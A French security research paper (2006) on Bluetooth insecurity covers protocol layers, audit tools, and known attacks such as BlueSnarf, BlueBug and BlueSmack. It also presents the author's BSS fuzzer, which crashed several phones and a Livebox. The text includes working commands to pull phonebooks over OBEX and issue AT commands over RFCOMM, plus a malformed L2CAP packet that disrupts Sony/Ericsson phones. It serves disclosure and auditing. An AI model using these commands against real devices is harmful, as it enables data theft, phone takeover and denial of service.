(In)sécurité du Bluetooth

DE NOUVELLES MENACES

 $\label{eq:pierre.betouin@security-labs.org} Pierre \ \mathbf{BETOUIN} < pierre.betouin@security-labs.org >$

3 février 2006



Table des matières				4.4 BlueStumbling	6
1	Introduction	2		4.5 BlueBug	10 10
2	Bluetooth 2.1 HCI	3		4.8 Outils Symbian	11
	2.2 L2CAP 2.3 SDP 2.4 RFCOMM 2.5 OBEX	4 4 5 5	5	Attaques sur les implémentations 5.1 Pourquoi désactiver le Bluetooth? 5.2 Présentation de l'outil BSS (Bluetooth Stack Smasher)	11 11 11
3	Utilitaires 3.1 hcitool 3.2 l2ping 3.3 sdptool 3.4 rfcomm 3.5 hcidump	6 6 6 6 7 7		 5.3 Périphériques audités et résultats 5.3.1 Téléphones mobiles 5.3.2 PDA 5.3.3 Liveboxes Wanadoo 5.3.4 Effets de bord 5.4 Nouvelles voies à explorer 	12 14 14 15 16
4	Attaques génériques 4.1 Détection de périphériques 4.2 Processus de pairing 4.3 BlueSnarfing	8 8 8 9	6 7	Scénarios 6.1 Téléphone-micro 6.2 Détournement de trafic WiFi Conclusion	16 18 18

Introduction 2

1 Introduction

Bluetooth est un protocole de communication sans-fil courtes distances qui a été largement déployé depuis plusieurs années dans de nombreux types de périphériques (téléphones mobiles, ordinateurs portables, GPS, routeurs, imprimantes, appareils photos, etc.). Il fonctionne dans la gamme des 2.4GHz tout comme son homologue 802.11. Il existe 79 canaux Bluetooth, d'une largeur de bande d'1MHz chacun.

Jusqu'à récemment, Bluetooth ne faisait pas l'objet d'inquiétudes particulières concernant les menaces liées à la sécurité de ses équipements, notamment en raison de sa faible portée (quelques dizaines de mètres sur les équipements "normaux"). De plus grandes distances ont depuis pu être atteintes (cf. [Tri06b], Long-Distance-Snarf) avec des équipements appropriés : antennes directionnelles, etc. Les technologies employées pour augmenter les distances de communication sont très proches de celles utilisées en 802.11 en raison de leurs gammes de fréquences équivalentes. Il suffit de se rendre dans un lieu relativement fréquenté (gares, cinémas, aéroports, etc.) avec un scanner Bluetooth pour comprendre l'ampleur des risques encourus d'avoir un équipement Bluetooth activé dans sa poche... Les conséquences de la compromission d'un cellulaire ou d'un assistant personnel peuvent se révéler critiques, allant du simple déni de service, à la récupération du carnet d'adresses, de la consultation des derniers appels émis/reçus, de la lecture des SMS, ou à l'établissement (entièrement transparent pour la victime) d'un appel ou d'une connexion Internet.

Les premières spécifications ont été développées par Ericsson. Le SIG (Special Interest Group), composé entre autres d'Ericsson, IBM, Intel, Microsoft, Motorola, Nokia, ou Toshiba, a pris le relais en 1999. Les spécifications techniques sont disponibles sur http://www.bluetooth.org. Si le protocole en lui-même est relativement bien pensé, les nombreuses implémentations, elles, le sont beaucoup moins : leur nombre important entraîne indéniablement de nombreux soucis concernant la sécurité. Il est d'ailleurs possible de retrouver des bugs équivalents pour des implémentations différentes. Les enseignements du passé n'ont malheureusement toujours pas servi de leçon...

Un périphérique Bluetooth maître peut communiquer avec 7 autres périphériques esclaves au maximum. Le "réseau" ainsi crée s'appelle un *Piconet*. Un *Scatternet* quant à lui consiste en une interconnexion de réseaux de type *Piconet*, grâce à des périphériques jouant le rôle de "routeurs". Le nombre de *Piconets* est limité à 10 dans un *Scatternet*.

Bluetooth 3



Fig. 1 – Découverte d'équipements Bluetooth sur Symbian

2 Bluetooth

Un équipement Bluetooth est caractérisé principalement par :

- Son adresse BT (BD_ADDR), similaire à une adresse MAC : les 3 premiers octets sont ceux définis par le constructeur, suivis de 3 octets propres à l'équipement;
- Sa classe, propre au type de périphérique : oreillette Bluetooth, téléphone mobile... Attention cependant : les valeurs des classes varient selon les constructeurs pour des types de périphériques pourtant équivalents.

La quasi-intégralité des routines de bas niveau relatives à la sécurité est directement implémentée dans le *chipset* Bluetooth de façon matérielle. L'interface avec l'OS s'effectue via le protocole HCI (cf. ci-dessous). Il existe 3 modes de sécurité Bluetooth :

- Mode 1 : Pas de mécanisme de sécurité. Ce mode peut être comparé à un hotspot public 802.11 par exemple;
- Mode 2 : Sécurité assurée au niveau applicatif;
- Mode 3 : Sécurité assurée au niveau liaison de données.

2.1 HCI

Le protocole Bluetooth peut se décomposer en sous-couches liées les unes aux autres : les attaques distantes peuvent donc s'opérer à différents niveaux. L'abstraction matérielle est assurée par HCI (*Host Controller Interface*); il s'agit de l'interface entre l'OS et le *firmware* Bluetooth. Celui-ci gère différentes opérations basiques, dont la découverte des équipements distants :

hcidump

HCI sniffer - Bluetooth packet analyzer ver 1.28
device: hci0 snap_len: 1028 filter: 0xfffffffff
< HCI Command: Inquiry (0x01|0x0001) plen 5
> HCI Event: Command Status (0x0f) plen 4
> HCI Event: Inquiry Result (0x02) plen 15

2.2 L2CAP 4




Fig. 2 – Principaux protocoles Bluetooth

> HCI Event: Inquiry Result (0x02) plen 15 > HCI Event: Inquiry Complete (0x01) plen 1

2.2 L2CAP

L2CAP est l'équivalent d'un protocole d'accès au média, propre au Bluetooth, permettant de multiplexer des protocoles de couches supérieures (RFCOMM par exemple) et de gérer les contraintes telles que la fragmentation des paquets et le ré-assemblement. Il fonctionne via des canaux appelés PSM (Protocol/Service Multiplexer) qui se chargent de rediriger les requêtes vers les protocoles des couches supérieures. Le protocole RFCOMM (de type liaison série Bluetooth) utilise par exemple le PSM 3 tandis que SDP (Service Discovery Protocol) utilise le PSM 1. Les PSM sont comparables, par analogie, à des ports TCP/UDP. D'autres PSM non documentés sont disponibles sur certains équipements... Il est alors typiquement difficile pour un utilisateur de s'assurer qu'il ne s'agit pas d'une porte dérobée ou d'un "service de débuguage". L'outil psm_scan (cf. [MUL06]) permet de lister les PSM accessibles. Un grand nombre d'entre eux est également répertorié sur la base de données [MUL06].

2.3 SDP

SDP (Service Discovery Protocol) permet de lister les services disponibles sur un périphérique, ainsi que différentes informations relatives : PSM/Ports RFCOMM, description des services, encodage, etc. Il s'agit uniquement d'informations : il est tout à fait possible d'utiliser un service sans que celui-ci soit pour autant repertorié par le serveur SDP distant. En revanche, certaines implémentations (notamment sur des téléphones et PDA) nécessitent que le service soit enregistré sur le serveur SDP pour y accéder. Les Liveboxes Wanadoo supportant le Bluetooth,par exemple, utilisent une pile modifiée qui ne déclare aucun service : ceux-ci sont pourtant accessibles directement.

2.4 RFCOMM **5**

Voici ci-dessous un enregistrement SDP de service Dial-Up Networking sur un téléphone mobile :

```
Service Name: Dial-Up Networking
Service RecHandle: 0x1000f
Service Class ID List:
"Dialup Networking" (0x1103)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 3
Language Base Attr List:
code_ISO639: 0x454e
encoding:
             0x6a
base_offset: 0x100
Profile Descriptor List:
"Dialup Networking" (0x1103)
Version: 0x0100
```

Le service est disponible au niveau L2CAP sur le PSM 3, et sur le port RFCOMM 3 (cf. chapitre 2.4).

2.4 RFCOMM

Le protocole RFCOMM permet d'effectuer des communications de type RS232 (série) sur L2CAP en Bluetooth. Les téléphones mobiles, par exemple, permettent un accès RFCOMM au travers de commandes AT* (AT, ATZ, ATDT, et autres). Les oreillettes Bluetooth peuvent également utiliser RFCOMM via un service *Handfree Audio Gateway* par exemple. De nombreux équipements communiquent via RFCOMM: selon l'implémentation de la pile Bluetooth, et le port RFCOMM, une authentification de type *pairing* peut (et devrait!) être requise.

2.5 **OBEX**

OBEX ($OBject\ EXchange$) est un protocole d'échange d'objets, comme son nom l'indique, tels que des entrées de calendriers, de carnets d'adresses, ou encore de simples fichiers. Il est donc possible d'envoyer (commande PUSH), ou de recevoir (commande PULL) des données depuis un terminal Bluetooth. Comme le montre la figure 2, OBEX fonctionne au dessus de RFCOMM. Le port utilisé est en général indiqué dans l'enregistrement du serveur SDP :

```
Service Name: OBEX Object Push
Service RecHandle: Ox10000
Service Class ID List:
"OBEX Object Push" (0x1105)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 5
```

Utilitaires 6

```
"OBEX" (0x0008)
(...)
```

3 Utilitaires

3.1 hcitool

La recherche de périphériques s'effectue via une commande de type *inquiry*. Les périphériques contactés doivent être joignables et détectables (mode *discoverable*). Il est possible, comme nous le verrons ci-dessous, d'identifier par bruteforce ceux qui sont en mode *caché*.

Ici, 2 périphériques sont détectés : respectivement un téléphone mobile Nokia N70 et une Livebox Wanadoo.

Nous pourrions croire qu'il existe une relation entre les requêtes de découverte *inquiry* et le protocole SDP mais il n'en n'est rien (cf. sortie d'*hcidump* ci-dessus). Ce processus est géré de façon matérielle par le *chipset* Bluetooth de l'équipement : il s'agit de requêtes interfacées via le protocole HCI.

3.2 l2ping

l2ping permet d'envoyer à un périphérique des paquets de niveau L2CAP de type $ECHO\ RE-QUEST$, à la manière d'un ping ICMP. La taille des paquets, leur nombre, ainsi que l'adresse Bluetooth source peuvent être spécifiés. Certaines implémentations des piles ne répondent volontairement pas à ces requêtes. C'est le cas de nombreuses oreillettes Bluetooth par exemple.

```
# 12ping -c 3 00:15:A0:XX:XX:XX
Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA (data size 44) ...
0 bytes from 00:15:A0:XX:XX:XX id 0 time 64.18ms
0 bytes from 00:15:A0:XX:XX:XX id 1 time 43.94ms
0 bytes from 00:15:A0:XX:XX:XX id 2 time 37.25ms
3 sent, 3 received, 0% loss
```

3.3 sdptool

sdptool permet d'effectuer différentes opérations au niveau L2CAP : des requêtes directes vers les périphériques distants, mais également la configuration du serveur sdpd (ajout/suppression de services par exemple) sur la machine locale afin de répondre aux requêtes SDP entrantes.

```
sdptool [options] <command> [command parameters]
Options:
-h
                Display help
-i
                Specify source interface
Commands:
search
                Search for a service
browse
                Browse all available services
records
                Request all records
                Add local service
add
del
                Delete local service
```

Get local service

get

3.4 rfcomm 7

```
setattr Set/Add attribute to a SDP record
```

setseq Set/Add attribute sequence to a SDP record

Services:

DID SP DUN LAN FAX OPUSH FTP HS HF SAP NAP GN PANU HID CIP CTP A2SRC A2SNK SYNCML NOKID PCSUITE SR1

La commande sdptool browse 00:15:A0:XX:XX permettra de lister les services disponibles sur le téléphone mobile (Nokia N70), et ils peuvent parfois s'avérer très nombreux! La multiplication des services distants les rend évidemment d'autant plus vulnérables. Les arguments add et del permettent d'enregistrer de nouveaux services sur la machine locale.

L'ajout d'un serveur OBEX et de son enregistrement SDP correspondant s'effectue avec :

```
sdptool add --channel=10 OPUSH
obexserver
```

3.4 rfcomm

rfcomm permet d'établir une communication de type RFCOMM entre 2 périphériques. Le module noyau rfcomm se chargera de créer le lien /dev/rfcomm[X] vers le périphérique si l'argument bind est employé.

Commandes:

```
bind <dev> <bdaddr> [channel] Bind device
release <dev> Release device
show <dev> Show device
connect <dev> <bdaddr> [channel] Connect device
listen <dev> [channel] Listen
```

- La commande permettant de se connecteur au téléphone Nokia sur le canal 6, via /dev/rfcomm0
 est rfcomm bind 0 00:15:A0:XX:XX:XX 6;
- La déconnexion est assurée avec rfcomm release 0.

Les outils permettant de communiquer sur un lien RS232 sont nombreux, citons notamment minicom ou cu: cu -l /dev/rfcomm0.

Le périphérique distant alertera l'utilisateur qu'une connexion entrante tente de s'établir — lui laissant alors le choix de l'accepter ou de la décliner — (nous verrons que ce n'est pas toujours le cas...), il s'agit du processus de *pairing* (cf. chapitre 4.2).

3.5 hcidump

hcidump permet, notamment aux développeurs, de suivre les envois et réceptions de paquets à partir du protocole HCI jusqu'à des protocoles de plus haut niveau. Il est analogue, bien que beaucoup moins évolué, à un outil du type tcpdump (sniffer réseau). Cependant, hcidump ne permet pas d'écouter le trafic ne concernant pas la machine locale car le trafic est filtré de façon matérielle par le chipset Bluetooth. Une écoute passive de trafic est cependant possible en utilisant des chipsets Bluetooth spécifiques (tels que [Fro06]). Un exemple de sortie de cet outil est disponible en 2.1 (requête de type inquiry).

Attaques génériques 8

4 Attaques génériques

4.1 Détection de périphériques

Les périphériques en mode non détectable peuvent être recensés par une "attaque" de bruteforce sur l'adresse Bluetooth : ceux-ci ne répondent pas aux diffusions de type inquiry (broadcasts) mais peuvent cependant être identifiés directement. Si l'attaque semble irréaliste sur une plage allant de 00:00:00:00:00:00 à FF:FF:FF:FF:FF:FF avec un seul dongle (environ 11 heures), elle est cependant imaginable sur de plus petites plages (plages de constructeurs par exemple, ce qui réduit le scan à, au plus, 3 octets), ou en parallélisant le scan à l'aide de plusieurs dongles Bluetooth (90 minutes environ avec 8 dongles). L'outil redfanq permet d'effectuer ces recherches de périphériques.

btscanner (cf. [HUR06]) permet de lister les périphériques disponibles et fournit également diverses informations les concernant :




Fig. 3 – Détection de périphériques avec btscanner

4.2 Processus de pairing

Le pairing — processus permettant d'autoriser, ou non, un périphérique distant à se connecter sur un service local — peut prendre plusieurs formes :

- Demande explicite sur le terminal distant, souvent sous la forme d'un message d'avertissement contenant le nom Bluetooth du périphérique tentant d'établir la connexion : "BlueEvil tente de se connecter à votre périphérique, voulez-vous accepter la connexion?";
- Aucune demande, il s'agit bien souvent de PIN Bluetooth prédéfinis par les constructeurs. En effet, tous les périphériques ne possèdent pas d'écran et/ou d'interface de saisie : celui-ci est alors attribué par le constructeur. Dans le meilleur des cas, le constructeur génère les PIN de façon aléatoire, et le notifie sur le manuel d'utilisation, par exemple. En revanche, certains constructeurs continuent (encore!) à attribuer des PIN par défaut (1234, 0000, etc...) : il est donc facile pour un attaquant de se connecter sur le périphérique distant.

Le *multi-pairing* permet à plusieurs terminaux de se connecter simultanément sur un même service. Bien souvent, le *multi-pairing* est nocif à la sécurité de l'équipement, comme cela a pu être démontré avec l'outil *carwhisperer* (cf. [Tri05c]). Il exploite 2 graves erreurs de certains modèles d'oreillettes Bluetooth que sont le *multi-pairing* et la définition de PIN par défaut. *carwhisperer* permet alors d'écouter le flux audio de façon entièrement transparente, et également d'en injecter via le port RFCOMM concerné.

4.3 BlueSnarfing 9



Fig. 4 – Oreillette Bluetooth

Il est en effet bien souvent inutile d'autoriser le *multi-pairing*, même si cela ne constitue pas en soi un défaut de sécurité majeur.

D'autres attaques, passives ou actives, concernant le processus de *pairing* existent, notamment des attaques permettant de casser un PIN avec une écoute passive d'association entre 2 périphériques (cf. [YS05]). Nous ne détaillerons pas cette dernière attaque qui relève plus de la *cryptologie* que de notre étude. Il n'existe pas encore à l'heure actuelle de *proof of concept* public.

4.3 BlueSnarfing

Cette attaque est la première découverte dans ce domaine. Le BlueSnarf consiste à se connecter au service OBEX Push. Les équipements vulnérables ne requièrent en effet aucune authentification. Des fichiers — dont les noms doivent être connus — peuvent ensuite être récupérés "silencieusement" via une commande "GET". Le BlueSnarfing++ est similaire en tous points au BlueSnarfing mais se connecte à un serveur OBEXFtp disponible sur le périphérique distant, permettant ainsi un accès complet au système de fichier distant. Nul besoin alors de spécifier le nom exact d'un fichier à récupérer : une navigation interactive est alors possible.

La récupération d'un carnet d'adresse s'effectue simplement avec l'outil obexftp (ici via le canal RFCOMM 10) :

obexftp -b XX:XX:XX:XX:XX:XX -B 10 -g telecom/pb.vcf

4.4 BlueStumbling

Il s'agit encore ici d'une erreur d'implémentation : de nombreux téléphones sont encore actuellement vulnérables (une liste est disponible sur [Bun06]). Cette attaque consiste à récupérer des informations (calendrier, carnet d'adresses, fichier IMEI, etc.) via le protocole OBEX (commande PULL). Toutes sortes d'informations sont disponibles selon l'OS distant : Symbian, par exemple, stocke l'intégralité des données y compris les *credentials* - mots de passe - en clair! Une configuration de compte POP typiquement...

4.5 BlueBug

Le BlueBug est sûrement la faille pouvant se révéler la plus lourde de conséquences pour une victime. Elle consiste à se connecter sur un port RFCOMM ne nécessitant aucune authentification (pas de pairing) permettant l'accès à un set de commandes AT*. Ces commandes permettent un contrôle (quasi) intégral au téléphone, à ses paramètres, sa configuration, etc. De nombreux scénarios peuvent être imaginés. La simplicité de cette attaque est redoutable face aux conséquences qu'elle peut avoir (factures de téléphone astronomiques, compromission de données sensibles, etc.). Il suffit de sniffer rapidement les équipements présents dans un lieu public pour se rendre compte

4.6 Helomoto **10**

de son réalisme et de la simplicité de sa mise de en oeuvre.

La figure 1 en atteste : en moins de 5 minutes, un premier T610 vulnérable à cette attaque était déjà détecté, suivi de nombreux Nokia 6310!

```
# Connexion sur le canal RFCOMM 17
rfcomm bind 0 00:80:37:ZZ:ZZ:ZZ 17
# Communication série :
cu -l /dev/rfcomm0
connected
> ATI
OK
(ctrl-c)
rfcomm release 0
```

Le scénario décrit plus bas (cf. chapitre 6.1) présente la compromission d'un téléphone Sony/Ericsson T68i le transformant en microphone de poche à l'insu de son propriétaire.

L'outil $rfcomm_scan$ de la "suite" bt_audit ([MUL06]) permet de détecter rapidement les équipements vulnérables à cette attaques :

```
rfcomm_scan -o -s 1 -e 4 XX:XX:XX:XX:XX
rfcomm: 01 open
rfcomm: 02 open
rfcomm: 03 open
rfcomm: 04 open
```

Il est possible de récupérer le carnet d'adresses avec les commandes AT : btxml (cf. [OBE04]) permet d'automatiser ces commandes et propose une sortie XML du carnet d'adresses distant. Le canal RFCOMM 17 est utilisé par défaut :

```
bacpy(&req.src, BDADDR_ANY);
bacpy(&req.dst, bdaddr);
req.channel = 17;
```

Les spécifications techniques des commandes AT Nokia sont disponibles sur [Nok04], et sur [Son05] pour les modèles Sony/Ericsson.

4.6 Helomoto

Comme son nom l'indique ironiquement, *Helomoto* est une attaque visant les téléphones mobiles Motorola. Elle consiste à initier l'envoi d'un objet OBEX (à la façon du *BlueJacking*). Celuici, volontairement interrompu, permet de placer l'attaquant dans la liste des périphériques de confiance. Une fois ajouté, l'attaquant peut se connecter en RFCOMM (*BlueBug*) sur le service RFCOMM *Headset* de l'appareil sans authentification préalable. La suite est une attaque type *BlueBug* classique...

4.7 BlueSmack

BlueSmack est une attaque visant à bloquer les périphériques Bluetooth (crash de la pile ou du système d'exploitation distant) via une requête l2ping anormalement longue ou via de très nombreuses requêtes ($flood\ ping$). Une description plus détaillée de l'attaque est disponible sur [Tri05b] : les PDA iPaqs plantent avec des pings L2CAP d'une taille supérieure à 600 octets.

Certains équipements limitent la taille des trames L2CAP reçues, réduisant ainsi les risques de congestion au niveau de leurs files d'attente :

```
# 12ping -c 1 -s 247 00:80:37:ZZ:ZZ:ZZ
Ping: 00:80:37:ZZ:ZZ:ZZ from 00:20:E0:75:83:DA (data size 247) ...
0 bytes from 00:80:37:ZZ:ZZ:ZZ id 0 time 60.86ms
1 sent, 1 received, 0% loss

# 12ping -c 1 -s 248 00:80:37:ZZ:ZZ:ZZ
Ping: 00:80:37:ZZ:ZZ:ZZ from 00:20:E0:75:83:DA (data size 248) ...
no response from 00:80:37:ZZ:ZZ:ZZ id 0
1 sent, 0 received, 100% loss
```

Il n'existe pas de norme pour le MTU (*Max Transmission Unit*) des paquets L2CAP. Des trames forgées semi-aléatoires peuvent cependant conduire à un déni de service (cf. chapitre 5).

4.8 Outils Symbian

Des outils permettant d'évaluer la sécurité de périphériques Bluetooth existent pour l'OS embarqué Symbian présent sur de nombreux téléphones mobiles :

Bloover II (cf. [Tri05a]) développé par le groupe Trifinite permet de tester différentes attaques (*BlueBug*, *BlueSnarf/BlueSnarf++*, *BlueSmack*, etc.). Il se révèle très pratique dans le cadre de tests d'intrusion permettant d'établir un premier diagnostic rapide. Certaines piles sont cependant incompatibles entre elles.

BTBrowser (cf. [Ben05]) permet de lister les périphériques disponibles ainsi que les services qui leur sont associés via des requêtes SDP.

5 Attaques sur les implémentations

5.1 Pourquoi désactiver le Bluetooth?

Les attaques connues sont, pour la plupart, dues à des problèmes d'implémentations : il s'agit de bugs logiciels et non de bugs intrinsèques aux différents protocoles Bluetooth. Presque tous les constructeurs sont concernés par ces failles. Les nombreuses publications et présentations récentes liées à la sécurité de ces protocoles ont permis de sensibiliser les utilisateurs aux risques encourus, contraignant de ce fait les constructeurs à plus de sérieux dans le développement et l'intégration du Bluetooth. Les erreurs commises par ces derniers sont extrêmement graves pour les utilisateurs. La forte concurrence du secteur des télécommunications est sans conteste un des facteurs qui les a conduits à commettre ces nombreuses erreurs. La nécessité de sortir rapidement de nouveaux modèles, avec de nouvelles fonctionnalités non maîtrisées, y compris par les développeurs, est à l'origine de ces négligences.

Les tendances actuelles du "tout en un" rendent d'autant plus vulnérables les utilisateurs : un appareil photo, un PDA, un téléphone mobile peuvent rapidement se transformer en véritables trojans mobiles.

5.2 Présentation de l'outil BSS (Bluetooth Stack Smasher)

BSS (*Bluetooth Stack Smasher*) est un outil développé initialement dans le cadre de cet article et dont le but est d'effectuer différents tests sur les périphériques Bluetooth. BSS doit pouvoir effectuer ses tests de façon entièrement transparente pour les périphériques audités (aucune demande de *pairing*). Une analyse de code (désassemblage, etc.) étant longue et parfois fastidieuse à

mener sur des piles Bluetooth propriétaires, comme nous l'avons vu précédemment, l'idée de développer un fuzzer Bluetooth permet d'effectuer de nombreux tests "à l'aveugle", sans informations préalables.

BSS effectue un fuzzing au niveau L2CAP, permettant:

- De tester la couche la plus basse, et donc de recenser les bugs les plus "génériques";
- De toucher tous les types d'équipements;
- De tester les équipements sans nécessiter d'authentification : un *fuzzer* fonctionnant au niveau RFCOMM, par exemple, est réalisable mais alerterait aussitôt l'équipement (considéré ici comme non vulnérable aux attaques du type *BlueBug*).

La base du code de BSS a été reprise de l'outil [DAV05] permettant d'exploiter des vulnérabilités de type BlueSmack. Il utilise la libbluetooth et est pour l'instant disponible uniquement sous Linux. Les structures sont notamment disponibles dans /usr/include/bluetooth: bluetooth.h, hci.h, 12cap.h, et rfcomm.h.

BSS peut être lancé en spécifiant un mode spécifique — les paquets seront alors "semi-aléatoires" — ou en forgeant l'ensemble des trames L2CAP aléatoirement : les 11 commandes principales (L2CAP_COMMAND_REJ, L2CAP_CONN_REQ, L2CAP_ECHO_REQ, etc.) sont supportées. D'autres types de tests sont en cours de développement pour les prochaines versions de BSS.

La dernière version de BSS est disponible sur [BET06a].

```
./bss -s 200 -m 12 00:80:37:ZZ:ZZ:ZZ
```

Le fuzzer enverra ici des paquets L2CAP entièrements aléatoires (tailles et contenus), d'une taille maxiumum de 200 octets (fixée par le paramètre s).

5.3 Périphériques audités et résultats

La base de données Bluetooth device security database créée par Collin Mulliner (cf. [MUL06]) contient des informations relatives à la sécurité de plusieurs périphériques. Il s'agit pour l'instant principalement de téléphones mobiles. Elle est alimentée par les sorties de l'outil bt_audit . L'idée d'un fuzzer Bluetooth est de parvenir à détecter un maximum de bugs "à l'aveugle", sans informations préalables (codes sources, reverse engineering, etc.). Les équipements Bluetooth, souvent équipés de technologies propriétaires sur lesquelles le reverse engineering n'est pas forcément simple à mettre en oeuvre, les techniques de fuzzing s'appliquent à merveille dans ce contexte.

Les périphériques testés sont présentés ci-dessous. Si certains plantent systématiquement lors de la même phase du *fuzzing*, d'autres en revanche présentent des comportements difficilement reproductibles : files d'attentes saturées, suites de bugs mineurs, etc. Il est surprenant de constater que les périphériques qui supportent l'intégralité des tests effectués par le *fuzzer* sont relativement peu nombreux. Ce n'est cependant pas un gage de sécurité : le Sony/Ericsson T68i a passé ces tests avec plus de succès que certains téléphones plus récents!

5.3.1 Téléphones mobiles

- Sony/Ericsson T68i : Bravo aux développeurs de la couche L2CAP... moins à ceux qui ont repris son travail...!

Les tests de fuzzing n'ont pas permis de planter le T68i directement, contrairement à beaucoup d'autres. En revanche, suite à certains tests menés, des anomalies sont apparues, notamment l'impossibilité d'éteindre le périphérique normalement : la batterie a parfois dû être enlevée. Ces bugs sont difficilement reproductibles car il est impossible de connaître le paquet (ou la suite de paquets) à l'origine des dyfonctionnements.

Nokia N70 (S60): suite à des tests effectués sur plusieurs N70 (un modèle français Orange, ainsi qu'un modèle chinois, leurs comportements se sont avérés différents. Le modèle français (dont l'OS Symbian a semble-t-il été patché par Orange), est sensible aux paquets de grandes tailles: la pile Bluetooth du téléphone crashe, le rendant ainsi inaccessible:



 ${\rm Fig.~5-Crash~de}$ la pile Bluetooth du Nokia N
70

En revanche, le modèle chinois ne s'est pas montré faillible à cette dernière attaque. De la même façon que le T68i, le Nokia N70 a montré un comportement anormal suite à un fuzzing BSS aléatoire (mode 12) de paquets de tailles inférieures à 200 octets. En rallumant le téléphone, plusieurs messages envoyés dans la période entre les tests et le redémarrage du téléphone ont été reçus.

- Sony/Ericsson K600i, V600i, K750i, et W800i : les téléphones ont présenté des comportements anormaux avec des paquets L2CAP aléatoires de petites tailles : l'affichage de l'écran s'éteint progressivement, puis les téléphones affichent des écrans blancs. Ils reviennent ensuite dans un fonctionnement normal quelques secondes plus tard. Un "exploit" est dispo-

nible sur [BET06c]. Le contenu du paquet L2CAP responsable de ce comportement anormal est très simple :

```
08 01 01 00
Soit les champs :
cmd->code = L2CAP_ECHO_REQ;
cmd->ident = 1;
cmd->len = 1;
```

Avec une taille réelle envoyée plus grande (4 octets ici) que celle spécifiée dans le champ length (1 octet ici).

Sur certains modèles (a priori de *firmares* différents), le clavier devient inutilisable après cette "attaque" : il faut alors enlever la batterie pour éteindre le téléphone.

Le bug se produit quand la taille spécifiée dans l'en-tête L2CAP est égale à la taille réelle du paquet moins 3 (taille de l'en-tête L2CAP). Il y a de grandes chances pour qu'il s'agisse d'une division par zéro...

– Samsung E730 : le téléphone a pu être *crashé* (équivalent du bouton on/off) avec des paquets de petites tailles. Un *crash* de la pile Bluetooth a également pu être provoqué. En raison d'une temporisation du téléphone, la valeur MAXCRASH dans le fichier bss.c a dû être modifiée. A 0, BSS effectue un *scan* en boucle infinie sans se soucier des réactions du téléphone.

5.3.2 PDA

En raison d'un manque de matériel pour effectuer ces tests sur des PDA (Palm, PocketPC, etc.), il m'a été impossible de faire des comparatifs valables. En revanche, certains vieux iPaqs sont vulnérables à des paquets de grandes tailles (attaque *bluesmack*). BSS, de part son fonctionnement, relève ce type d'erreurs très rapidement.

5.3.3 Liveboxes Wanadoo

Les Liveboxes Wanadoo supportent désormais, par défaut, la technologie Bluetooth. Seul le modèle *Inventel* a été testé ici. Encore une fois, il a été impossible d'isoler avec précision le ou les bug(s) responsable(s) des comportements anormaux mais ceux-ci sont en général reproductibles en moins de 10 minutes avec BSS.

2 comportements différents ont pu être identifiés :

 Crash de la pile Bluetooth seule, sans conséquence sur le fonctionnement 802.11 du routeur sans-fil. Les services Bluetooth sont alors inaccessibles, mais le point d'accès 802.11 continue de fonctionner normalement; - Crash de la pile Bluetooth <u>et</u> de l'ensemble des services du point d'accès : le signal 802.11 de l'équipement disparait alors, le rendant ainsi inaccessible aux clients associés.

Il semblerait que les piles de ces équipements aient été modifiées par le constructeur. Comme pour les autres équipements testés, il n'est pas possible d'en connaître beaucoup plus au sujet des plantages, à moins bien sûr de *debugger* le périphérique pendant le *crash*, ce qui implique plus de moyens matériels. Ces "boites" sont souvent rendues les plus "opaques" possibles par les constructeurs, d'où le fréquent surnom de "boites noires".

```
# hcitool scan
Scanning ...
00:03:C9:YY:YY:YY
                        Wanadoo_YYYY
# 12ping -c 3 00:03:C9:YY:YY:YY
Ping: 00:03:C9:YY:YY:YY from 00:20:E0:75:83:DA (data size 44) ...
0 bytes from 00:03:C9:YY:YY:YY id 0 time 202.69ms
0 bytes from 00:03:C9:YY:YY:YY id 1 time 119.00ms
O bytes from 00:03:C9:YY:YY:YY id 2 time 67.12ms
# ./bss -m 12 00:03:C9:YY:YY:YY
(snip)
. . .
# 12ping -c 3 00:03:C9:YY:YY:YY
Ping: 00:03:C9:YY:YY:YY from 00:20:E0:75:83:DA (data size 44) ...
no response from 00:03:C9:YY:YY:YY: id 0
no response from 00:03:C9:YY:YY:YY: id 1
no response from 00:03:C9:YY:YY:YY: id 2
# hcitool scan
Scanning ...
```

Il semblerait qu'aucun paquet <u>spécifique</u> ne soit à l'origine du *crash*. L'hypothèse d'une suite de paquets malformés est plus probable : en effet, les derniers paquets envoyés à la Livebox avant le *crash* n'ont pas permis de la *crasher* de nouveau en les rejouant uniquement (après avoir relancé l'appliance bien sûr).

5.3.4 Effets de bord

#

Un bug de type DoS a pu être identifié (cf. [BET06b]) dans l'outil hcidump de Bluez pendant les tests menés sur les modèles Sony/Ericsson (K600i, V600i, W800i, etc.). Il se situe dans le code du parser L2CAP parser/12cap.c:

```
while (frm->len >= L2CAP_CMD_HDR_SIZE) {
  if (!p_filter(FILT_L2CAP)) {
    p_indent(level, frm);
    printf("L2CAP(s): ");
  }

switch (hdr->code) {
  l2cap_cmd_hdr *hdr = frm->ptr;
  frm->ptr += L2CAP_CMD_HDR_SIZE;
  frm->len -= L2CAP_CMD_HDR_SIZE;
```

```
(...)
default:
if (p_filter(FILT_L2CAP))
break;
printf("code 0x%2.2x ident %d len %d\n",
hdr->code, hdr->ident, btohs(hdr->len));
raw_dump(level, frm);
}
frm->ptr += btohs(hdr->len);
frm->len -= btohs(hdr->len);
}
```

Le code du déni de service est disponible sur [BET06a].

5.4 Nouvelles voies à explorer

